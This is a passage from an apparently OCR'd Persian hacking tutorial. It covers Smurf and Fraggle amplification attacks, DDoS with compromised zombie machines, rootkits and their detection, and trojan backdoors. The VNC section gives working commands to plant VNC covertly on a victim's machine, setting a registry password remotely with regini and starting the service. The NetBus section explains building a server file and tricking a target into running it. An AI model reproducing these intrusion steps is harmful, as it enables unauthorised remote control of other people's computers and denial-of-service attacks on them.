جوابی از آنها برای ماشین A ارسال نمیشود . خوب هنگامی که ماشین A در هم شکسته شد آن دو ماشین دیگر هم مدتی بعد شکسته میشوند ، مزایای این کار سرعت بالای این حمله در درهم کوبیدن هدف است ، حال فرض کنید که شما به یک شبکه نفوذ کرده اید و گلوگاه ها را شناسایی کرده و این سه ماشین در نقاط حساس قرار گرفته باشند . چه میشود .

نتیجه : ما با انجام ۳ حمله هدفمند به کمک پهنای باند دیگر سرویس ها بدون هیچ نفوذ به آنها انجام دادیم و با کمک خود آن ها اول حساس ترین نقطه شبکه را در هم کوبیدیم و آنگاه دو نقطه بعدی هم زمان اما با کمی تاخیر نابود شدند ، این حمله بسیار موفقیت آمیز است چون اکثر شبکه ها اصلا یا به صورت بسیار ضعیف بر روی شبکه داخلی خود نظارت دارند . ابزار های بسیاری در این باب وجود دارند و حتی شما با دانش متوسط و ایجاد تغیرات مناسب در کد منبع آن میتوانید با ترکیب های هوشمندانه دیگر ...


• حمله Smurf ؛ حمله از طریق ICMP .

خوب این حمله در صورت پیکربندی ناقص شبکه امکان انجام پیدا میکند . در این حمله نفوذگر یک بسته Ping فراگیر را ارسال میکند در یک شبکه . (پینگ فراگیر حالتی است که در آدرس IP بخش Host ID برابر با ۱ تنظیم شده است) یا آدرس 10.225.155.255 برای کلاس A و یا 131.131.255.255 برای کلاس B و یا 192.148.171.255 برای کلاس C استفاده شده باشد . با ارسال یک (باید بیش از یک بار باشد حتما) بسته Ping معمولی برای تمام ماشین های شبکه فرستاده میشود و باز چون IP فرستنده را نفوذگر برابر با IP هدف تعیین کرده است تمام ماشین های درون شبکه یک بسته ICMP Echo Request برای هدف میفرستند . حال هر نفوذگر هر چقدر این کار را سریعتر و بیشتر انجام دهد ماشین هدف زودتر کرش میشود ، البته قابل ذکر است که این حمله رابطه مستقیمی با تعداد ماشین های موجود در شبکه دارد .



• حمله Fraggel ؛ حمله از طریق پروتکل UDP و پورت ۷ .

این حمله دقیقا مثل حمله بالای است با این تفاوت که به جای بسته های پینگ (ICMP) از بسته های UDP استفاده میشود . برای این منظور پورت از پورت Echo (یعنی پورت ۷) استفاده میشود ، حتما میدانید که هر چیزی را که برای این پورت بفرستید آن را دقیقا به آدرس فرستنده دوباره میفرستد !! خوب ما هم یک بسته با IP جعلی که همان IP قربانی است به صورت فراگیر میفرستیم و بعد آنگاه همان اتفاقی که در بالا افتاد دوباره این جا هم میافتد !!



حملات DDOS :

این حملات دقیقا همان حملات DOS هستند که تعدادی ماشین ناخواسته و به اختیار شما به صورت هم زمان آن را به سوی ماشین مشخص انجام میدهند . در این حمله ممکن است از ترکیب چند روش که در بالا گفته شد هر دسته از این ماشین ها انجام دهند که ان نسبت به مقتضیات ان ها خواهد بود . در این حمله عملا شما مثل یک فرمانده فقط مسئولیت راهبری و هدایت صحیح حمله و تعویض متد ها و تاکتیک ها در لحظات مناسب را بر عهده دارید و حمله را یک سری ماشین که قبلا به آن ها نفوذ کرده اید (چه به صورت مستقیم یا با کرم و ...) انجام میدهند. البته به صورت ناخواسته و به اختیار شما .

ابزار های زیادی در این باب نوشته شده اند که معروفترین آن ها عبارتند از Tribe Flood Network 200 یا به عبارت ساده تر TFN2K و ابزار Evil bot و ابزار (by Security Storm) Pulse 200 و ابزار (by Phreeon) Blitznet و ابزار Mstream و ابزار Win trin00 و ابزار Trin00 و ابزار Ferak88 و ابزار Trinity و ابزار Shaft و ابزار stacheldraht و ....

لازم به ذکر است Zombie به ماشین هایی گفته میشود که توسط نفوذگران هک شده اند و ابزار حمله Dos در آنها نصب شده است و نفوذگران قادر اند با درخواست های خود از روی این ماشین ها قربانی خود را مورد حمله قرار دهند و در حمله DDOS این ماشین ها وظیفه حمله را بر عهده دارند .

درب های پشتی و اسب های تروا

فصل پانزدهم : در های پشتی و اسب های تروا و ...

- مقدمه .
- Root Kit چیست ؟
- معرفی و آموزش VNC .
- معرفی و آموزش Net Bus .
- معرفی و آموزش Back Orifice .
- معرفی SUB7 .
- معرفی و ابزار Loki .
- معرفی ابزار STCP Shell .
- معرفی و آموزش ابزار Cover-TCP
- معرفی ابزار Reverse WWW Shell : HTTP
- آموزش و معرفی کامل ابزار Knark .
- نحوه استفاده از Remote Desktop
- آموزش HyperTerminal

مقدمه :

فکر نکنم واقعاً لازم باشد که این جا در باره این گونه از ابزار ها توضیح بدهم ، همه ما میدانیم اینها چه کاره هستند ، پس توضیح اضافه نمیدهم . اما فقط عرض کنم اینها دو دسته هستند دسته اول که تابلو و همانی که همه شما دوستان میشناسید اما دسته دوم خیلی کاربردی تر و پیشرفته تر میباشند که توضیح میدهم مثل Loki و StcpShell و Knark و ...

Root Kit چیست؟

RootKit ها برنامه هایی هستند که از نظر ساختار کاری بسیار شبیه Trojan ها و Backdoor ها هستند ولی با این تفاوت که شناسایی RootKit بسیار مشکل تر از درب های پشتی است زیرا RootKit ها علاوه بر اینکه به عنوان یک برنامه کاربردی خارجی مثل شنونده Netcat و ابزارهای درب پشتی مثل Sub7 بر روی سیستم اجرا می شوند بلکه جایگزین برنامه های اجرایی مهم سیستم عامل و در گاهی مواقع جایگزین خود هسته کرنل می شوند و به هکرها این اجازه را می دهند که از طریق درب پشتی و پنهان شدن در عمق سیستم عامل به آن نفوذ کنند و مدت زیادی با خیال راحت با نصب ردیاب ها (Sniffer) و دیگر برنامه های مانیتورینگ بر روی سیستم اطلاعاتی را که نیاز دارند بدست آورند. در دنیای هکرها دو نوع RootKit اصلی وجود دارد که هر کدام تعریف جداگانه ای دارند.

۱- RootKit سنتی:

RootKit های سنتی با شناسایی اولین RootKit بسیار قدرتمند در اویل سال ۱۹۹۰ در طول یک دهه گسترش پیدا کردند و تا آنجا پیش رفتند که امروزه انواع مختلفی از RootKit های سنتی وجود دارند که به طور عملی خودشان نصب شده و به هکرها اجازه می دهند که به سرعت سیستم قربانی را فتح کنند. RootKit های سنتی برای سیستم عامل های مختلف نوشته شده اند ولی به طور سنتی بر روی سیستم های یونیکس مثلSunOS - Solaris - Linux - AIX - HP-UX و از این قبیل تمرکز کرده اند. ولی برای ویندوز های سرور مثل NT/2000 نیز RootKit هایی نوشته شده اند که جایگزین کتابخانه های پیوند پویا (DLL) شده و یا سیستم را تغییر می دهند ولی تعداد زیادی از RootKit ها برای سیستم های یونیکس نوشته شده اند.

RootKit ها اجازه دسترسی Root یا Administrator را به ما نمی دهند و ما هنگامی قادر به نصب آنها بر روی یک سیستم هستیم که دسترسی ریشه ای و مدیر یک سیستم را توسط روش های دیگری مثل سرریز بافر ... به دست آورده باشیم. بنابراین یک RootKit یک سری ابزارهایی است که با پیاده سازی یک درب پشتی (Backdoor) و پنهان کردن مدارک استفاده از سیستم و رد پاها به هکر اجازه نگهداری دسترسی سطح ریشه را می دهد. ساختار کار اسب های تروا ها به این صورت است که فایلی را در داخل هسته سیستم مثل پوشه System32 اضافه می کند و این فایل تمامی پسورد های قربانی را Log کرده و برای هکر می فرستد و یا با باز کردن پورتی اجازه ورود هکر را از طریق پورت باز شده می دهد ولی RootKit های سنتی به جای اینکه فایلی در هسته سیستم قربانی اضافه کنند، سرویس ها و فایل های اصلی و مهم سیستم عامل قربانی را با یک نسخه تغییر یافته آن که عملیاتی مخرب انجام می دهد جایگزین می کنند. برای مثال RootKit های معروف در سیستم های یونیکس برنامه /bin/loginرا که یکی از اساسی ترین ابزارهای امنیتی در Unix است را با یک نسخه تغییر یافته که شامل یک کلمه عبور درب پشتی برای دسترسی سطح ریشه می باشد عوض می کنند. سیستم های یونیکس از برنامه /bin/login برای جمع آوری و تست UserID های کلمات عبور استفاده می کند. /bin/login شناسه کاربری و پسورد تایپ شده توسط کاربر را با فایل پسورد ها مقایسه می کند تا تعیین کند که پسورد داده شده توسط کاربر صحیح است یا خیر. اگر پسورد داده شده درست باشد روتین /bin/loginبه آن User اجازه ورود به سیستم را می دهد. خب با این توضیحی که دادیم فرض کنید که یک RootKit این برنامه را با برنامه نوشته شده خود عوض کند. اگر هکر از پسورد ریشه درب پشتی استفاده کند، برنامه /bin/login تغییر یافته و اجازه دسترسی به سیستم را می دهد. حتی اگر مدیر سیستم پسورد ریشه اصلی را عوض کند، هکر هنوز می تواند با استفاده از کلمه عبور ریشه درب پشتی به سیستم وارد شود. بنابراین یک روتین RootKit، /bin/login یک درب پشتی است زیرا می تواند برای دور زدن کنترل های امنیتی نرمال سیستم مورد استفاده قرار گیرد. علاوه بر آن یک اسب تروا هم هست زیرا فقط چهره آن یک برنامه نرمال و زیبای Login است ولی در اصل یک Backdoor است. اکثر RootKit ها سرویس ها و برنامه هایی مثل ps - Netstat - ls - Login - Ifconfig - Find - DU را با RootKit خود جابجا می کنند. هر یک از این برنامه های سیستمی با یک اسب تروای منحصر به فرد جایگزین می شود که عملکرد آنها شبیه به برنامه عادی است. همه این برنامه های Unix مانند چشم و گوش های مدیران سیستم می باشد که تعیین می کنند چه فایل ها و سرویس هایی در حال اجرا هستند. هکرها با پوشاندن چشم و گوشهای مدیران سیستم که توسط RootKit انجام می شود می توانند به صورت موثری حضورشان را در یک سیستم مخفی نگه دارند. lrk5 (linux RootKit 5) و Tornkit دو نمونه از

RootKit های سنتی هستند که برای سیستم های Linux و Solaris نوشته شده اند و در سایت آشیانه می توانید این RootKit ها را پیدا کنید. این RootKit ها به محض نصب شدن در سیستم قربانی خود را با سرویس های حیاتی و مهم سیستم عامل که در بالا ذکر شد جایگزین می کنند.

۲- RootKit سطح هسته :

این نوع از RootKit ها نسبت به نوع سنتی بسیار حرفه ای تر هستند و از نظر سطح پنهان سازی بسیار پا را فراتر از نوع سنتی گذاشته اند زیرا این RootKit ها در سطح ریشه پیاده سازی می شوند و این کار شناسایی و کنترل کردن آنها را بسیار مشکل تر کرده است. RootKit های سطح هسته به ما کنترل کاملی از سیستم اصلی و یک امکان قدرتمند برای جای گیری می دهد. یک هکر با ایجاد تغییرات اساسی در خود هسته، می تواند سیستم را در سطحی بسیار اساسی کنترل کرده و قدرت زیادی برای دسترسی به درب پشتی و پنهان شدن در ماشین را به دست آورد. خود هسته در حالی که یک کرنل زیبا و کارآمد به نظر می رسد تبدیل به یک اسب تروا می شود و در حقیقت Kernel فاسد می شود ولی صاحب سیستم از این موضوع بی خبر می ماند. درحالی که یک RootKit سنتی جایگزین برنامه های سیستمی حیاتی مثل برنامه های ls - ifconfig ... می شود ، یک RootKit سطح هسته در حقیقت جایگزین هسته می شود و یا آن را تغییر می دهد. تمامی فایل ها - دستورها – پردازش ها و فعالیت های شبکه ای در سیستم آلوده به RootKit هسته پنهان می شوند و تمامی اعمال به سود هکر ضبط می شود. اغلب RootKit های سطح ریشه توسطLKM ها پیاده سازی می شوند. نصب RootKit های سطح هسته ای که توسطLKM ها پیاده سازی شده باشد، بسیار راحت است. برای مثال برای نصبKnrak Rootkit که برای هسته لینوکس نوشته شده است، یک هکر که با Account سطح ریشه یا همان Root به آن سیستم وصل است تنها کافی است insmod knark.o, را تایپ کند و ماژول نصب می شود و منتظر دستورات هکر می ماند و حتی نیازی به بوت کردن دوباره سیستم هم ندارد. RootKit های سطح هسته برای ویندوز NT هم وجود دارند که یک Patch را بر روی خود هسته اجرایی ویندوز NT بدون استفاده ازLKM ها اعمال می کند. چند تا از معروف ترین RootKit های سطح هسته Knrak و Adore برای سیستم های لینوکس ، Plasmoid برای سیستم های Solaris و RootKit سطح هسته ویندوز NT برای سیستم های سرور ویندوز نام دارند که همگی در لینک RootKit در سایت آشیانه برای اعضای سایت قرار داده شده اند.

راه های مقابله با RootKit های سنتی و RootKit های سطح هسته مهمترین راه دفاع در برابر RootKit ها اجازه ندادن به هکرها در دسترسی به حساب مدیر است. همانطور که در بالا ذکر شد یک هکر برای نصب یک RootKit باید دسترسی سطح ریشه داشته باشد و اگر ما بتوانیم همیشه راه های نفوذ و آسیب های جدید سیستم عامل مان را شناسایی و آنها را از بین ببریم شانس دستیابی هکر به حساب ریشه سیستم خود را تقریباً به صفر رسانده ایم. در مرحله بعد اگر فرض کنیم که با بی احتیاطی ما ، هکری توانست بر روی سیستم ما RootKit نصب کند، یکی از راه های تست این که سیستم ما RootKit شده است یا خیر استفاده از دستورEcho است. تعداد بسیار کمی از RootKit ها ، دستور echo را که برای لیست کردن محتویات یک دایرکتوری می باشد تروا می کنند و اکثر RootKit ها بر روی تروا کردن ls تمرکز کرده اند. به همین دلیل echo یک لیست قانونی از محتویات یک دایرکتوری را برمی گرداند و اگر نتیجه ای که echo بر می گرداند با چیزی که دستور ls برای دایرکتوری داده شده نشان می دهد متفاوت باشد ممکن است چیزی در آن دایرکتوری پنهان شده باشد که این نتیجه را می رساند که سیستم شما RootKit شده است. ولی در کل این روش زیاد موثر نیست چون جستجوی تمام سیستم فایل برای یافتن هر اختلافی بین فایل های لیست شده در خروجی Echo و ls وقت زیادی را صرف می کند. امروزه ابزارهای مختلفی برای آنالیز برنامه Rootkit/bin/login وجود دارد که مشخص می کنند آیا RootKit شناخته شده ای نصب شده است یا خیر. این ابزارها وقتی که بر روی سیستم نصب می شوند به صورت دوره ای فایل های مهم بر روی سیستم را مثل /bin/login چک می کنند تا از وجود RootKit باخبر شوند که برنامه ChRootkit ابزاری جالب در این زمینه است ولی درکل بهترین راه دفاع در برابر RootKit ها استفاده از تکنولوژی اثر انگشت دیجیتالی قوی می باشد تا به صورت دوره ای درستی فایل های سیستم بحرانی را تحقیق نماید. MD5 (یک تابع درهم ساز یک طرفه) یک الگوریتم بسیار مناسب برای محاسبه این نوع اثر انگشت های قوی می باشد. با محاسبه یک اثر انگشت Encrypt شده قوی برای فایل های سیستمی مهم یک هکر قادر نخواهد بود که فایلی را تغییر داده و با همان اثر انگشت وارد شود.TripWire یک ابزار قوی برای تست صحت است که در سایت آشیانه برای دانلود قرار داده شده است. TripWire درهم سازی MD5 ای از فایل های بحرانی مثل/ps - ls - etc/passwd/bin/login و ... ساخته و به صورت دوره ای این درهم سازی را با یک پایگاه داده ای امن مقایسه می کند. در صورت تغییر در MD5 یک سرویس سریع به مدیر سیستم اطلاع می دهد.

در آخر ذکر این نکته لازم است که اگر سیستم شما با تمام این ملاحظات آلوده به RootKit شد بهترین راه از بین بردن آن فرمت هسته و نصب مجدد سیستم عامل است.

معرفی و آموزش VNC

نصب کردنش روی کامپیوتر قربانی یک کمی سخته ، چون اصولا این یک تروجان نیست، یک محصول با شخصیت است!

۱- در مرحله اول فایل‌های

- winvnc.exe
- vnchooks.dll
- omnithread_rt.dll

را به کامپیوتر قربانی و در یک پوشه خاص می‌فرستیم.

۲- بعد می‌یایم و یک فایل به اسم مثلا winvnc.ini ایجاد می‌کنیم که کارش اینه که یک سری تغییرات در رجیستری ایجاد کند و یک پسورد برای VNC ست کند.

- VNC از الگوریتم DES۳ برای hash کردن رمز استفاده می‌کند و رمز را در آدرس :

```
HKEY_USERS\DEFAULT\Software\ORL\WinVNC3
```

ذخیره میکند. می‌تونید یک پسورد رو ست کنید و بعد ببینید که چه شکلی ذخیره میشه. اگه پسورد انتخابی کلمه secret باشه، معادل hash شده اون در VNC عبارت است از:

```
0x00000008 0x57bf2d2e 0x9e6cb06e
```

خواهد بود. پس من اگه پسورد انتخابی من کلمه secret باشه، حالا باید یک فایل درست کنم مثلا به اسم winvnc.ini که توش اینها باشه:

```
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3

   SocketConnect = REG_DWORD 0x00000001

   Password = 0x00000008 0x57bf2d2e 0x9e6cb06e
```

و بعد به کمک regini (که قبلا گفتم یک ابزار از NTRK است) به صورت ریموت (یعنی از کامپیوتر خودمان) دستور زیر رو اجرا می‌کنیم:

```
regini -m \\xxx.xxx.xxx.xxx winvnc.ini
```


حالا که ما تونستیم تغییرات رو در رجیستری اعمال کنیم، باید سرویس رو آغاز کنیم. می‌نویسیم:

```
winvnc -install
net start winvnc
```

و کار تمام است. حالا در کامپیوتر خودمون برنامه vnc viewer رو اجرا کرده و IP و کلمه عبور را میزنیم و به قربانی متصل میشویم !

معرفی Net Bus

نسخه ۱,۶ این برنامه این شکلی است و زیاد جالب هم نیست توصیه میکنم از نسخه شماره ۲ ان استفاده کنید :




خوب مثل همه برنامه های تروا شما اول باید یک فایل سرویس دهنده درست کنید و بعد ان را برای طرف مورد نظر بفرستید که اغفال بشود و بعد بیاد ان را اجرا کند و شما به ان سرویس دهنده متصل بشوید و بقیه ماجرا یا اینکه شما به خط فرمان ان دسترسی دارید و ان مستقیما آنجا اجرا میکنید و ...

تمام گزینه ها مشخص است اما هیچ کدام به درد ما نمیخورد مثلا پخش صدا برای طرف !!!! و... نسخه شماره ۲ از این برنامه اندکی بهتر شده و امکانات خوبی دارد اما در کل برنامه خوبی نیست نسخه شماره دو این شکلی !!

برای پیکر بندی سرویس دهنده ان تنها امکانات زیر موجود است !!


در کل من از این برنامه زیاد خوشم نمی آید چون کارای زیادی ندارد و فقط تنها امکان خوب آن امکان Port Redirect آن باشد که از ان هم میشود چشم پوشی کرد !!

برای راه اندازی این برنامه و استفاده از ان اول به منوی File رفته و گزینه Server Setup را انتخاب میکنیم مطابق شکل !!




بعد از ان گزینه Server executable را انتخاب کرده و از پنجره باز شده سرویس دهنده هم راه ان را که معمولا به نام NBSrv است انتخاب مینماییم !!


انتخاب سرویس دهنده !!



